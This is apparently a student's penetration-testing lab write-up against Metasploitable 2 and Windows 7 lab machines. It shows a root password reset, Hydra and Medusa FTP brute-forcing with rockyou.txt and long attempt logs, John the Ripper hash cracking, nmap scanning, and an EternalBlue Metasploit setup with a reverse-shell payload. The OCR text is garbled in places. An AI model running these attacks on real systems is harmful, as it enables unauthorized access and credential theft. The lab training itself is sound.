umsgfx 0000:00:02.0: [drm] DMA map mode: Caching DMA mappings.
umsgfx 0000:00:02.0: [drm] Legacy memory limits: VRAM = 16384 KIB, FIFO = 2048 KIB, surface = 507904 KIB
umsgfx 0000:00:02.0: [drm] MDR limits: max mdr size = 131072 KIB, max mdr pages = 4096
umsgfx 0000:00:02.0: [drm] Max GMR id is 8192
umsgfx 0000:00:02.0: [drm] Max number of GMR pages is 1048576
umsgfx 0000:00:02.0: [drm] Screen frame display memory size is 16384 KIB
umsgfx 0000:00:02.0: [drm] Screen Target display unit initialized
umsgfx 0000:00:02.0: [drm] Fifo max 0x00200000 min 0x00001000 cap 0x00000355
umsgfx 0000:00:02.0: [drm] Using command buffers with DMA pool.
umsgfx 0000:00:02.0: [drm] Available shaders model: Legacy.
[drm] Initialized amdgpu 2.21.0 (0000:00:02.0) minor 0
fbcon: switching to colour frame buffer device 160x50
umsgfx 0000:00:02.0: [drm] fb0: umsgfxdmb frame buffer device
    sda: sda1 sda2 < sda5 >
sd 2:0:0:0: [sd-a] Attached SCSI disk
sr 0:0:0:0: [sr0] 4.75G-fmt+ rw=16x/2x xaform2 tray
        vendor: Unifox CD-ROM Drive Revision: 3.20
usb 2:1: new full-speed USB device number 2 using ohci-pci
sr 0:0:0:0: Attached scsi CD-ROM sr0
usb 2:1: New USB device found, idVendor=0bce, idProduct=0021, bcdDevice= 1.00
usb 2:1: New USB device strings: Mfr=1, Product=3, SerialNumber=0
usb 2:1: Product: USB HID
usb 2:1: Manufacturer: VirtualBox
hid: raw HID events driver (C) Jiri Kosina
usbcore: registered new interface driver ushid
ushid: USB HID core driver
hid: VirtualBox USB Tablet as /devices/pci0000:00/0000:00:06.0/usb2/2-1:1.0/0003:00E:0021.0001/input/input0
hid: generic 0003:00E:0021.0001: input,hidraw0: USB HID v1.0 Mouse (VirtualBox USB Tablet) on usb-0000:00:06.0-1/input0
done.
Begin: Mounting root file system ... Begin: Running /scripts/local-top ... done.
Begin: Running /scripts/local-premount ... done.
PT: Image not found (code -22)
Begin: MII module: root file system ... fsck from util-linux 2.41.2
[util-linux] ext4 ( /dev/sda1 ) -fsck.ext4 -a -C0 /dev/sda1
/dev/sda1: recovering journal
/dev/sda1: clean, 499532/3047424 files, 5363456/12107392 blocks
done.
[ 5.273684] EXT4-fs (sda1): mounted filesystem d33e4273-010d-457f-ab4f-8f62ba651735 r/w with ordered data mode. Quota mode: none.
EXT4-fs (sda1): mounted filesystem d33e4273-010d-457f-ab4f-8f62ba651735 r/w with ordered data mode. Quota mode: none.
The system is going down for power-off ...
Begin: Running /scripts/local-bottom ... done.
Begin: Running /scripts/init-bottom ... done.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@none1:~# passwd
New password:
Retype new password:
passwd: password updated successfully
root@none1:~#
```

1.2

4 . Brute Force Method :

The brute force method is a trial-and-error approach used in cybersecurity, cryptography, and problem-solving to systematically check every possible combination until the correct solution is found. Its name comes from using "excessively forceful" attempts to gain access.

1 . Hydra :

- 1 . Brute-force login attacks –** Hydra is used to try many username/password combinations automatically.
- 2 . Testing password strength –** Helps check how strong or weak login passwords are.
- 3 . Supports many protocols –** Works on SSH, FTP, Telnet, HTTP, SMB, RDP, MySQL, etc. Useful in penetration testing – Helps ethical hackers find weak authentication in systems.
- 4 . Automated & fast –** Hydra can run attacks quickly using many threads at the same time.

5 . Steps :

- 1 . Open kali terminal.**
- 2 . Ran Hydra to brute-force the FTP login of the IP 192.168.1.113 using the wordlist rockyou.txt.**
- 3 . Hydra started testing thousands of passwords automatically.**
- 4 . Hydra found a valid username and password:**
 - login: msfadmin
 - password: msfadmin
- 5 . This means the FTP server at 192.168.1.113 is vulnerable to password-guessing attacks.**
- 6 . Hydra completed the attack successfully and stopped because the correct password was discovered.**
- 7 . Then close the kali terminal.**

```
[root@kali]~ /home/mugdha]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.1.113 ftp
hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-05 03:24:07
WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344400 login tries (1:/p:14344400), -896525 tries per task
DATA] attacking ftp://192.168.1.113:21/
21][ftp] host: 192.168.1.113 login: msfadmin password: msfadmin
of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-05 03:24:32
[root@kali]~ /home/mugdha]
#
```

mugdha.govikar

2 . Medusa

- 1 . Brute-force login attacks on multiple services like FTP, SSH, Telnet, SMB, HTTP, MySQL, etc.
- 2 . Fast parallel cracking (tests many usernames/passwords at the same time).
- 3 . Supports many protocols so it's useful for wide penetration testing.
- 4 . Automated password auditing to check weak credentials in a network.
- 5 . Works with wordlists to find valid username-password combinations.

6 . Steps :

- 1 . Open kali terminal.
- 2 . Run sudo su to get root privilege
- 3 . Run medusa -h 192.168.1.113 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ftp

It will start cracking the password

- -h 192.168.1.113 → Target IP
- -u msfadmin → Username to try
- -P rockyou.txt → Password list
- -M ftp → Attack FTP service

- 4 . Medusa will start brute forcing
- 5 . It will show account found and cracked password.
- 6 . Close the kali terminal.

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Session Actions Edit View Help

[mugdha@kali: ~]

[-] sudo su

[sudo] password for mugdha:

[root@mugdha-kali: /home/mugdha]

[root@mugdha-kali: /home/mugdha]

[~] medusa -v 2.3 -r 192.168.1.113 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ftp

Medusa v2.3 ([http://www.foofus.net]) (C) J0Mo-Kun / Foofus Networks <jmk@foofus.net>

FATAL: Failed to open file msfadmin - No such file or directory

[root@mugdha-kali: /home/mugdha]

[~] medusa -v 2.3 -r 192.168.1.113 -u msfadmin -P /usr/share/wordlists/rockyou.txt -M ftp

Medusa v2.3 ([http://www.foofus.net]) (C) J0Mo-Kun / Foofus Networks <jmk@foofus.net>

2025-12-05 03:48:05 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344392 complete)

2025-12-05 03:48:08 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (2 of 14344392 complete)

2025-12-05 03:48:11 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344392 complete)

2025-12-05 03:48:13 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344392 complete)

2025-12-05 03:48:16 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344392 complete)

2025-12-05 03:48:18 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567890 (6 of 14344392 complete)

2025-12-05 03:48:22 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344392 complete)

2025-12-05 03:48:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344392 complete)

2025-12-05 03:48:27 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344392 complete)

2025-12-05 03:48:30 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (18 of 14344392 complete)

2025-12-05 03:48:33 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password1 (11 of 14344392 complete)

2025-12-05 03:48:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (10 of 14344392 complete)

2025-12-05 03:48:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344392 complete)

2025-12-05 03:48:41 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: monkey (14 of 14344392 complete)

2025-12-05 03:48:43 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lovely (15 of 14344392 complete)

2025-12-05 03:48:46 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jessica (16 of 14344392 complete)

2025-12-05 03:48:49 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567890 (17 of 14344392 complete)

2025-12-05 03:48:53 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: sidential (18 of 14344392 complete)

2025-12-05 03:48:55 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: ashley (19 of 14344392 complete)

2025-12-05 03:48:58 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: qwerty (28 of 14344392 complete)

2025-12-05 03:49:01 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 111111 (21 of 14344392 complete)

2025-12-05 03:49:04 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveru (22 of 14344392 complete)

2025-12-05 03:49:07 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (23 of 14344392 complete)

2025-12-05 03:49:10 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: eichelle (24 of 14344392 complete)

2025-12-05 03:49:13 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: tigger (25 of 14344392 complete)

2025-12-05 03:49:16 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: sunshine (26 of 14344392 complete)

2025-12-05 03:49:18 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: chocolate (27 of 14344392 complete)

2025-12-05 03:49:21 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (28 of 14344392 complete)

2025-12-05 03:49:24 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567890 (29 of 14344392 complete)

2025-12-05 03:49:27 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: antonym (30 of 14344392 complete)

2025-12-05 03:49:29 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: friends (31 of 14344392 complete)

2025-12-05 03:49:33 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: butterfly (32 of 14344392 complete)

2025-12-05 03:49:35 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: purple (33 of 14344392 complete)

2025-12-05 03:49:38 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: angel (34 of 14344392 complete)

2025-12-05 03:49:41 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (35 of 14344392 complete)

2025-12-05 03:49:44 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: liverpool (36 of 14344392 complete)

2025-12-05 03:49:47 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: justin (37 of 14344392 complete)

2025-12-05 03:49:50 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: lovesme (38 of 14344392 complete)

2025-12-05 03:49:53 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: fuckyou (39 of 14344392 complete)

2025-12-05 03:49:56 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: football (40 of 14344392 complete)

2025-12-05 03:50:03 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: secret (42 of 14344392 complete)

2025-12-05 03:50:06 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: andrea (43 of 14344392 complete)

2025-12-05 03:50:09 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: carlos (44 of 14344392 complete)

2025-12-05 03:50:12 ACCOUNT CHECK: [ftp] Host: 192.168.1.113 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: jennifer (45 of 14344392 complete)

1.1

1.2


3 . John The Ripper-

John the Ripper (JtR) is a popular, free, and open-source command-line utility primarily used for password cracking and security auditing. It is widely used by cybersecurity professionals (ethical hackers/penetration testers) to test the strength of passwords within an organization's systems, but it can also be used maliciously.

1 . NTLM :

An **NTLM hash** (New Technology LAN Manager Hash) is a specific type of cryptographic password hash primarily used by Microsoft Windows for authentication.

It is not the password itself, but a one-way mathematical representation of the password.



The screenshot shows a Kali Linux terminal window running on an Oracle VirtualBox. The terminal displays a Metasploit session where a user has exploited a Windows 7 machine. The session output includes:

```
mudha@kali:~$ sudo password for mudha:  
Sorry, try again.  
[sudo] password for mudha:  
# msfconsole  
Metasploit tip: You can pivot connections over sessions started with the  
ssh_login modules  
# cowsay++  
< metasploit >  
 \_ (oo)\ )\_\_*  
  
 =[ metasploit v6.4.98-dev  
+ -- --=[ 2,571 exploits - 1,316 auxiliary - 1,683 payloads  
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > use exploit/windows/smb/ms17_010_ernalblue  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf exploit(windows/smb/ms17_010_ernalblue) > show options  
Module options (exploit/windows/smb/ms17_010_ernalblue):  
Name Current Setting Required Description  
RHOSTS yes The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 445 yes The target port (TCP)  
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
SMBPass no (Optional) The password for the specified username  
SMBUser no (Optional) The username to authenticate as  
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
Payload options (windows/x64/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.1.23 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Automatic Target  
NIFTY -0.35%
```

In the background, a Windows 7 desktop is visible, showing the Metasploit interface and a terminal window. The system tray at the bottom right shows network status, battery level (12:57), and date (09-12-2025).

1.1

1.2

1.3

1.4


A screenshot of a Kali Linux desktop environment. The terminal window shows the results of a password cracking session using John the Ripper. The session summary indicates that 326968 passwords were cracked in 0:00:00:00. The cracked passwords are listed in a file named 'john.txt'. The terminal also shows the user has run 'nmap' to scan the host and 'msfconsole' to start Metasploit. The desktop background features the Kali Linux logo. In the bottom right corner, there are icons for the Metasploitable 2 host, the Kali host, and the Windows 7 host.

1.5

2 . MD5 :


The MD5 (Message-Digest Algorithm 5) hash is a widely known cryptographic hash function designed to produce a fixed-length output (a "digest" or "checksum") for any given input message or file.

Developed by Ronald Rivest in 1991, it was historically a staple in cybersecurity, though it is now considered cryptographically broken for security-sensitive applications due to vulnerabilities



1.1

```
kar [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Session Action Edit View Help  
[--magisk(kali)] ~  
$ ./asm  
Enter password for magisk:  
$ ./asm  
$ ./asm/magisk.txt  
magisk.txt  
$ ./asm/magisk  
./asm/magisk: command not found, did you mean:  
command "name" from dbm name  
Try: apt install word name  
$ ./asm/magisk  
$ ./asm/magisk  
$ ./asm --format=raw-md5 magisk.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 (MD5 256/256 AVX2 0x3))  
Warning: no OpenCL support for this hash type, consider --forkid  
Press "q" or CTRL-C to abort, almost any other key for status  
Status: (...)  
ig: 0:00:00:00 DONE (2023-12-09 02:42:33.31g/s 4050000/r 0000000/c/s 209000..Janus  
use the '--show --format=Raw-MD5' options to display all of the cracked passwords reliably  
Session completed.  
$ ./asm/magisk  
$ ./asm --format=sha1 magisk.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-SHA1 (SHA1 256/256 AVX2 Rx))  
Warning: no OpenCL support for this hash type, consider --forkid  
Press "q" or CTRL-C to abort, almost any other key for status  
Status: (...)  
ig: 0:00:00:00 DONE (2023-12-09 02:43:21.00g/s 4050000/r 0000000/c/s alejadro..Portugal  
use the '--show --format=Raw-SHA1' options to display all of the cracked passwords reliably  
Session completed.
```



1.2

mugahadeen

5 . Metasploitable 2 Exploitation :

- 1 . Uses a system vulnerability to break security rules.**
- 2 . Executes malicious code or commands on the target system.**
- 3 . Gives unauthorized access like shell access, admin access, or data access.**
- 4 . Allows privilege escalation, meaning attacker increases control over the system.**
- 5 . Leads to system compromise, like stealing data, installing malware, or taking over the machine.**

1 . FTP /21:

1 . FTP exploitation means taking advantage of weaknesses in an FTP server to gain unauthorized access, steal data, or control the system.

2 . Steps :

- 1 . Open kali terminal.**
- 2 . Get ip from metasploitable 2 machine here ip is 192.168.1.113**
Because we will exploit metasploitable 2 machine
- 3 . Run nmap -A -T4 192.168.1.113 to get open ports information.**
- 4 . We will exploit ftp(file transfer protocol) to gain access of the target system.**
- 5 . Here we get the exploited version of ftp vsftpd 2.3.4**

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

root@kali:/home/mugdha

```
[mugdha@kali:~]
$ sudo su
[root@kali: /home/mugdha
# nmap -A -T4 192.168.1.113
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-05 04:49 EST
Nmap scan report for 192.168.1.113
Host is up (0.007s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh          OpenSSH 7.9p1 Debian 10+deb10u2
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_STAT:
|   FTP server status:
|     Connected to 192.168.1.10
|     Logged in as "ft
|       TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 200
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
_|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-keygen:
|_ 1024 RSA key fingerprint: a1:c0:5f:a2:74:d6:99:24:f2:c4:d5:8c:cd (DSA)
|  1048 56:56:24:0f:21:id:de:a7:2b:ae:e1:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_sslv2:
|_ SSLv3 supported
|  ciphers:
|    SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|    SSL2_DES_64_CBC_WITH_MD5
|    SSL2_DES_192_EDE3_CBC_WITH_MD5
|    SSL3_RC4_128_CBC_EXPORT40_WITH_MD5
|    SSL2_RC4_128_CBC_EXPORT40_WITH_MD5
|    SSL2_RC4_128_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2025-12-05T09:49:48+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_bind-version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2-Linux
111/tcp   open  rpcbind    2 (RPC #100000)
| rpcinfo:
|  program version port/proto service
|  100000  2           111/tcp  rpcbind
|  100000  2           111/udp  rpcbind
|  100003  2,3,4      2049/tcp  nfs
|  100003  2,3,4      2049/udp nfs
|  100005  1,2,3      47665/udp mountd
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-ssh rexd
513/tcp   open  login       login
514/tcp   open  tcpwrapped
1999/tcp  open  java-xml  GNU Classpath grmiregistry
